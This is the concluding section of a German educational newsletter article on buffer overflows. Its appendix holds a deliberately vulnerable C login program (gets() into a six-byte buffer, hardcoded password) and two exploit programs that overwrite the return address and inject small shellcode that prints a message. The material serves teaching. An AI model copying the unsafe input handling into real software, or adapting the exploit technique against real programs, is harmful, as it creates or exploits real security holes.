
Fazit

Es ist selbst für den Fachmann manchmal erschreckend, wie oft Schwachstellen in Software gefunden und oft auch ausgenutzt werden. Die hohe Anzahl von Updates u.a. von Betriebssystemen oder gängigen Anwendungsprogrammen und Tools spricht hier eine deutliche Sprache.

Die „guten“ Hacker handeln übrigens nach einem ungeschriebenen Gesetz, dass nach Finden einer Schwachstelle zunächst der Hersteller der Software informiert und ihm Gelegenheit gegeben wird, die Lücke zu schließen. Erst nach einiger Zeit wird dann über die Schwachstelle offiziell berichtet, damit die Betreiber der Software die Lücke mit einem zwischenzeitlich bereitgestellten Patch oder Bugfix schließen können. Verlassen darauf, dass jeder Hacker das so hält bzw. dass ein Hersteller auch schnell reagiert, sollte man sich natürlich nicht. Die dunkle Seite der Hacker macht solche Schwachstellen nicht öffentlich, sondern nutzt sie aus! Und wie bereits erwähnt, muss man sich als Hacker gar nicht die Mühe machen, eigenen Schad-Code über den eher theoretischen Ansatz – wie in diesem Artikel beschrieben – selbst zu entwickeln. Das können nur die fachlich guten „bösen“ Hacker. Die anderen klicken sich einen Virus, Trojaner oder Schad-Code einfach mit einem Baukasten à la „Jugend forscht“ zusammen und wissen nicht wirklich, was sie tun und anrichten.

Lob an Sie als Leser, dass Sie „dabei“ geblieben sind. Das – zugegeben doch anspruchsvolle – Thema hat Sie sicherlich gefordert. Aber Sie haben nun sicherlich auch eine ganz konkrete Vorstellung, wie ein Bufferoverflow und das Einschleusen von Schad-Code funktionieren und nicht nur eine vage Ahnung. Prüfen Sie daher Ihre selbst erstellte bzw. betriebene Software dahingehend, ob dort nicht auch die eine oder andere Schwachstelle enthalten ist oder lassen Sie sie vom externen Profi durch einen Penetrationstest prüfen.

Lesen Sie in der nächsten Ausgabe 03-2013 von DigiFor Inside „Datensicherheit - Datensicherung - Datenschutz – Security-Update 2013“



Hyperlink: http://www.KaeferLive.de/digifor-inside

Ihr

Thomas Käfer

P.S. Und wenn Sie ein echtes Sicherheitsproblem haben oder dieses für die Zukunft vermeiden möchten, dann kontaktieren Sie uns. Wir kümmern uns darum: Tel. 02405/479490 oder E-Mail info@thomaskaefer.de

Anlagen – Quellcodes

Finales Opferprogramm „Bufferoverflow“

```
#include <stdio.h>                          // Einbinden der benötigten Bibliotheken
#include <stdlib.h>
#include <string.h>
void zugang_erteilt (void) {
          puts ("Zugang erteilt!\n"); // Ausgabe auf der Konsole "Zugang erteilt!" –
          // gleichbedeutend mit irgendeiner sinnvollen Aktion
          fflush(stdout);       // Freigabe des Ausgabe-Puffers in Eclipse
          }
void zugang_verweigert (void) {
          puts ("Zugang verweigert!\n");  // Ausgabe auf der Konsole "Zugang
          // verweigert!" - gleichbedeutend mit irgendeiner sinnvollen Aktion
          fflush(stdout);
          }
void eingabe(void) {
          char puffer[6]="123456";          // Variable puffer zur Aufnahme der
          // Benutzereingabe - auf max. 6 Zeichen dimensioniert (Designfehler)
          int check=4711;                   // Variable zur Verarbeitung des Zugangs
          // zu den Unterfunktionen
          puts ("Bitte geben Sie Ihr Passwort ein: \n");        // Ausgabe auf der
          // Konsole mit Aufforderung zur Passworteingabe
          fflush(stdout);
                              gets (puffer);        // unsichere Funktion, da keine Abfrage erfolgt,
          // ob Anzahl der eingegebenen Zeichen (hier 6) den reservierten
          // Speicherplatz auf dem Stack übersteigt; provoziert Pufferüberlauf;
          // besser: Verwendung von fgets(puffer, 6, stdin);
          if(strcmp(puffer, "geheim") == 0) {        // Designfehler: Zu vergleichendes
                    // Password steht als Klartext im Code; Kann somit leicht durch
                    // Disassemblen bzw. Debuggen ausgelesen werden;
                    check=1;   // wenn Eingabe (puffer) gleich "geheim" ist,
                                        // dann "1" zurückgeben
                    }
          else {
                    check=0;   // wenn Eingabe (puffer) ungleich "geheim" ist,
                                        // dann "0" zurückgeben
                    }
          if(check == 0) {
                    puts (puffer);                  // Ausgabe zu Kontrollzwecken
                    zugang_verweigert();  // check ist 0 und damit wird
                                                                  // Funktion zugang_verweigert aufgerufen
                    }
          else {
                    puts (puffer);                  // Ausgabe zu Kontrollzwecken
                    zugang_erteilt();               // check ist nicht 0 (also z.B. 1) und
                    // damit wird Funktion zugang_erteilt aufgerufen
                    }// (Designfehler, da irgendein Wert ungleich 0 zum Erfolg führt)
          }
int main(void) {
          eingabe(); // Aufruf der Funktion "eingabe" zum Einlesen des Passwortes
          puts ("Programmende. \n");      // Ausgabe Programmende (als Kontrolle,
                                                                  //  ob Programm sauber beendet wird)
          fflush(stdout);
                              return 0;  // Rücksprung zum Betriebssystem mit Ergebniscode 0
        }
```

Exploit-Programm mit minimalem Schad-Code

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main() {
          char pipe[] ="0123456789ABCDEFGHIJKL"      // Füllmaterial bis EBP eingabe()
                              "\x8c\x13\x40\x00";             // Verbogene Adresse 0x40138c
                    fwrite(pipe, 1, sizeof(pipe), stdout);
```

```
    return 0;
  }
```

Exploit-Programm mit finalem Schad-Code

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main() {
  char pipestr[] ="0123456789ABCDEFGH"     // 18 Zeichen Füllmaterial
                                                    // bis EBP eingabe()
                  "\x28\xff\x28\x00"              // EBP von eingabe() sichern
                  "\x30\xff\x28\x00"              // Verbiegen des EIP auf den
                  // Schad-Code (ehemals Rücksprung in main())
                  "01234567890123456789 1234"// 24 Zeichen Füllmaterial für Stack main()
                  "\x68\xff\x28\x00"              // EBP main() retten
                  "\xB9\x10\x40\x00"              // Rücksprungadresse in BS retten
                  "\x90\x90\x90\x90"              // Reserve - NOP Sledge (eigentlich über
                                                    // flüssig)
                  "\x90\x90\x90\x90"              // Reserve
                  "\xc7\x04\x24\x50\xff\x28\x00"  // Hier beginnt der eigentliche
                  // Schad-Code movl  0x28ff50, (%esp); Adresse text
                  "\xe8\xc4\x1c\x17\x00"    // call puts 171CF4 (171CC4 bei Original
                                                    // Programm)
                  "\x90\xb8\x8c\x13\x40\x00"// mov eax, Rücksprung ins Betriebssystem
                                                    // oder 0x40138c (Verbogene Adresse)
                  "\xff\xe0"                      // jmp eax
                  "\x90\x90\x90\x90"              // Reserve
                  "Hallo_Du_genialer_Hacker!\x00";// Das Ziel!

                  fwrite(pipestr, 1, sizeof(pipestr), stdout);
          return 0;
          }
```

Hinweis: Die Quellcodes finden Sie auch zum Download auf unserem Portal:

http://www.KaeferLive.de/digifor-inside

Schlagwörter

Glossar

[i] Exploit: von englisch „ausnutzen“
[ii] Disassembly: Code, der durch das Debuggen bzw. einen Disassembler im Rahmen von Reverse-Engineering-Maßnahmen ermittelt werden kann.
[iii] Lokale Variablen haben nur in dem Bereich (z.B. Funktion) Gültigkeit, in der sie definiert wurden und werden i.d.R. auf dem Stack gespeichert. Im Gegensatz dazu gelten globale Variablen in allen Programmteilen und liegen nicht auf dem Stack.
[iv] Quelle: http://www.masm32.com/
[v] Quelle: http://www.ollydbg.de/

[vi] Globale Variablen liegen nicht auf dem Stack und verändern daher unseren Stackframe nicht.
[vii] POST: Variablen (Formularfelder) werden für den Benutzer unsichtbar als Nachricht an den Server verschickt
[viii] GET: Variablen und Parameter werden mit einem ? an die URL angehängt und im Klartext lesbar an den Server übergeben.
[ix] Quelle: http://support.microsoft.com/kb/2458544/de